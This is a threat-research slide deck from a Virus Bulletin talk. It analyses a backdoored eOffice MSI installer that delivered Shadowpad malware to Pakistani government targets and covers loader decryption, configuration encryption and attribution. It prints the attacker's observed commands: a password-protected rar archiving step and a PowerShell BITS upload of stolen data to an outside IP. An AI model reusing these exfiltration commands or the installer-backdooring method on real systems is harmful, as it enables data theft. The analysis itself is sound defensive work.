Possible supply chain attack targeting Pakistan government delivers Shadowpad

Daniel Lunghi – @thehellu

Virus Bulletin – London

October 4th, 2023

Outline

- Introduction
- MSI installer
- Shadowpad pivoting
  - History
  - Updates
- Campaign overview
- Attribution
- Conclusion

Introduction


- In March 2023, we noticed a detection hit from September 2022 for mscoree.dll in an uncommon directory
  - Mscoree.dll is a commonly used name for loaders of Shadowpad
- This malicious DLL was embedded in a CAB file, itself embedded in an MSI installer
- The MSI metadata mentioned eOffice, as well as the name of a Pakistani governmental entity


Introduction

E-OFFICE

E-OFFICE

E-office aims to cater to the need for effectiveness and transparency in the Governmental processes and services delivery mechanisms.





eOffice MSI installer

Analysis of the MSI format

MSI installer

- Only two known versions:
  - eOffice 1.1.20
  - eOffice 2.0.3

- The installer is not signed, which means anyone can modify it
- The installer is only sent to Pakistan governmental entities and is not meant to be public

MSI installer

- How did the threat actor retrieved the MSI installer in the first place ?
- Hypothesis 1

The threat actor found a legitimate installer on the Internet

  - We found a Pakistan governmental website offering eOffice 1.1.20 installer. Version 2.0.3 was available on that same site between April and July 2023
  - The legitimate 2.0.3 installer was uploaded to Virus Total after we published our research

MSI installer

- Hypothesis 2

The threat actor compromised the Pakistan governmental agency developing eOffice (supply chain attack)

  - As far as we know, such agency has found no compromise of its build environment
  - Since the publication of our research, we found 3 different backdoored MSI installers dropping different payloads connecting to the same C&C

MSI installer

- Hypothesis 3

The threat actor retrieved a legitimate eOffice 2.0.3 installer from a Pakistan governmental entity

  - It implies that the threat actor had a previous access to at least one Pakistan governmental entity

MSI installer

- We compared the legitimate eOffice 2.0.3 installer and our backdoored version
  - 3 additional files
    - Telerik.Windows.Data.Validation.dll: copy of applaunch.exe Microsoft file
    - mscoree.dll: malicious DLL
    - mscoree.dll.dat: encrypted data

MSI installer

- One additional CustomAction named “TelerikValidation”

Table: CustomAction

	Action (s72)	Type (i2)	Source (S72)	Target (S255)	ExtendedType (I4)
	WixUIValidatePath	65	WixUIWixca	ValidatePath	-2147483648
	WixUIPrintEula	65	WixUIWixca	PrintEula	-2147483648
	SetARPINSTALLLOCATION	51	ARPINSTALLLOCATION	[INSTALLFOLDER]	-2147483648
	SetINSTALLFOLDER	51	INSTALLFOLDER	[INSTALLDIR]	-2147483648
	SetRootDrive	51	ROOTDRIVE	C:\	-2147483648
▶	TelerikValidation	3170	INSTALLFOLDER	[INSTALLFOLDER]Telerik.Windows.Data.Validation.dll	-2147483648

- “Type” value ensures the action is executed in SYSTEM context

MSI installer

- Custom action is added

to the InstallExecuteSequence

Table: InstallExecuteSequence

Action (s72)	Condition (S255)	Sequence (I2)
AppSearch		50
LaunchConditions		100
ValidateProductID		700
CostInitialize		800
SetINSTALLFOLDER		801
FileCost		900
CostFinalize		1000
MigrateFeatureStates		1200
InstallValidate		1400
RemoveExistingProducts		1401
InstallInitialize		1500
InstallFiles		4000
SetARPINSTALLLOCATION		4001
TelerikValidation		4002
CreateShortcuts		4500
WriteRegistryValues		5000
PublishFeatures		6300
PublishProduct		6400
InstallFinalize		6600

Shadowpad pivoting

Techniques to correlate Shadowpad samples


TREND MICRO

Shadowpad history

- Advanced malware found in 2017 after a supply chain attack on the NetSarang software editor. Also seen in a supply chain attack against Asus in 2018
  - Both attacks were attributed to APT41
- In 2019, other Chinese threat actors started using Shadowpad
  - Among which Earth Akhlut, presented at VB localhost in 2020

Shadowpad history

- First version usually involves two files



Shadowpad history

- The shellcode is encrypted with a simple custom algorithm

```
v1 = 0x98FB459D;
OpenMutexA(0x100000u, 0, "MSCOREEMUTEX");
OpenMutexA(0x100000u, 0, "MSCOREEMUTEX");
v2 = pAllocatedBuffer;
len_shellcode = 0x1E62Bi64;
do
{
  *v2 = v1 ^ v2[encrypted_shellcode - (_BYTE *)pAllocatedBuffer];
  ++v2;
  v1 = 0xD3510000 * v1 - 0x36412CAF * HIWORD(v1) - 0x57A25E37;
  --len_shellcode;
}
while ( len_shellcode );
```

```
mov     ebx, cs:initValue
mov     r8, rsi             ; lpName
xor     edx, edx            ; bInheritHandle
mov     ecx, ebp            ; dwDesiredAccess
call    cs:OpenMutexA
mov     r8, rsi             ; lpName
xor     edx, edx            ; bInheritHandle
mov     ecx, ebp            ; dwDesiredAccess
call    cs:OpenMutexA
lea     r9, encrypted_shellcode
mov     r11, rdi
sub     r9, rdi
mov     edx, 1E62Bh
```

```
loc_180005DE2:
mov     al, [r9+r11]
xor     al, bl
mov     [r11], al
mov     eax, ebx
inc     r11
shr     eax, 10h
imul    ebx, 0D3510000h
imul    eax, 36412CAFh
sub     ebx, eax
sub     ebx, 57A25E37h
dec     rdx                 ; bInheritHandle
jnz     short loc_180005DE2
```


- Notice the hardcoded constants

Shadowpad history

- The strings and configuration are encrypted with a similar algorithm, with different constants
  - Sometimes the algorithm is a simple XOR 0x1F
- It is possible to correlate Shadowpad samples based on the constants used to encrypt the strings
  - Not 1:1, one threat actor can “change” its constant, or multiple threat actors can share a constant (i.e. a builder)

Shadowpad history – version 2

- In Mid-2020, Earth Lusca started using a new version of Shadowpad



Shadowpad history – version 2

- The configuration file is encrypted with a custom algorithm involving the constant 0x107E666D and MUL, ADD and XOR operations

- It seems that all threat actors using this variant use the same algorithm and constant

Shadowpad updates

- In March 2021, the algorithm encrypting the configuration file evolved

- Instead of a custom algorithm, every item of the configuration file is encrypted with a unique AES-CBC 128 bits encryption key

- Each key is calculated based on a single 16 bytes-long key

Shadowpad updates

AA BB CC DD EE FF 00 11 22 33 44 55 66 77 88 99 + 77 76

16 bytes long base encryption key
Unique for every sample


2 (or 4) bytes suffix
Changes for every item

CryptDeriveKey (MD5 hash) with 16 null bytes as IV

AES-CBC 128-bits encryption key

Shadowpad updates

- Example of encrypted configuration file



- Yellow: string offsets
- Pink: encryption key suffix
- Blue: encrypted string

Shadowpad updates

- We noticed multiple samples share the same base encryption key
- We found 10 different base encryption keys, and more than 30 Shadowpad loaders using this encryption algorithm
- 2 of these base encryption keys were related to our threat actor
- We could not attribute most of these (alleged) Shadowpad loaders, as in most cases we lack the related payload

Campaign overview

Post-exploitation tools, targets and stealth trick

Campaign overview – post-exploitation tools

- Traces of Mimikatz execution in C:\Windows\help directory
- Creation of a RAR archive within the same directory

```
rar.exe a -hp1234QWER!@#$ -v5m c:\windows\help\1019.rar c:\windows\help\*.txt
```

- Exfiltration through BITS service


```
powershell  -nop -exec bypass ""import-module bitstransfer;start-bitstransfer -
source c:\windows\help\1019.rar -destination http://158.247.230.255/1019.rar -
transfertype upload""
```

- The exfiltration server was under control of the attacker from late April 2022 to late October 2022

Campaign overview – targets

- Three different targets, all located in Pakistan
  - Two in government/public sector, related to finance
    - eOffice was part of the infection vector
  - One telecommunications provider
    - unknown infection vector
- Last week, we found a Shadowpad sample related to the same threat actor in an oil & gas company in Argentina

Campaign overview – network stealth



Campaign overview – network stealth

```
GET https://10.2.101.110:50000/VI/Application/CheckForApplicationUpdate/1 HTTP/1.1
Host: 10.2.101.110:50000
Accept: application/json
Sender: eOffice.Client.WPF
machine-name:
app_version: 2.0.3.0
os_type: Microsoft Windows NT 10.0.17134.0
CorrelationID: 6382237685920937 60A3FA5D1F
```

- Legitimate eOffice makes a GET request to **https://10.2.101.110:50000/VI/Application/CheckForApplicationUpdate/1**
- Shadowpad malware makes a POST request to **hxxps://10.2.101.110:50000/5BE96B824C4AD5A**

Attribution

Struggling with Chinese threat actors

Attribution

- Shadowpad being a shared malware family, it is not enough for proper attribution
- We searched for links on the infrastructure side: live[.]musicweb[.]xyz and obo[.]videocenter[.]org were listed in two public reports
  - Kaspersky mentions targets in the industrial and telecommunications sectors in both Pakistan and Afghanistan, but no strong attribution
  - Dell Secureworks attributes a Shadowpad sample related to our threat actor to Bronze University (~Earth Lusca)


Attribution

- We are not convinced by the Earth Lusca attribution
  - Domain names do not match Earth Lusca registration pattern
  - All Bronze University payloads in Dell report are named log.dll.dat, except the one that is linked to our threat actor, named iviewers.dll.dat
  - All of the log.dll.dat samples use the “old” encryption algorithm with the 0x107E666D constant, while iviewers.dll.dat use the AES-CBC 128-bits algorithm with a base encryption key that we attribute to our threat actor
- Bronze University and Earth Lusca are not necessarily the same

Attribution

- We searched for further samples or TTPs that could help us attribute the attack
- On two victims, we found nothing relevant
- On the third one, we found 3 custom malware families
  - Calypso dropper (named Trojan.Misisc.1 by Dr. Web)
  - Deed RAT (attributed to Space Pirates by PTSecurity)
  - DriftingCloud malware

Attribution



Attribution

- We found no clear links between those malwares
- It is likely that multiple threat actors targeted the same company
- Therefore, we prefer not to make any attribution statement

Conclusion

Lessons learned

Conclusion

- Application developed by Pakistan government for Pakistan government was used as infection vector by an advanced threat actor

- Shadowpad malware keeps being updated and shared among Chinese threat actors

- The sharing of custom malware families makes attribution harder, but not impossible

Conclusion

- Cross-companies collaboration is helpful, especially since the visibility is different

- The presence of a custom malware is not enough to attribute an attack: the victim could be targeted by multiple threat actors

Thank you for your attention

Don’t hesitate to reach for any question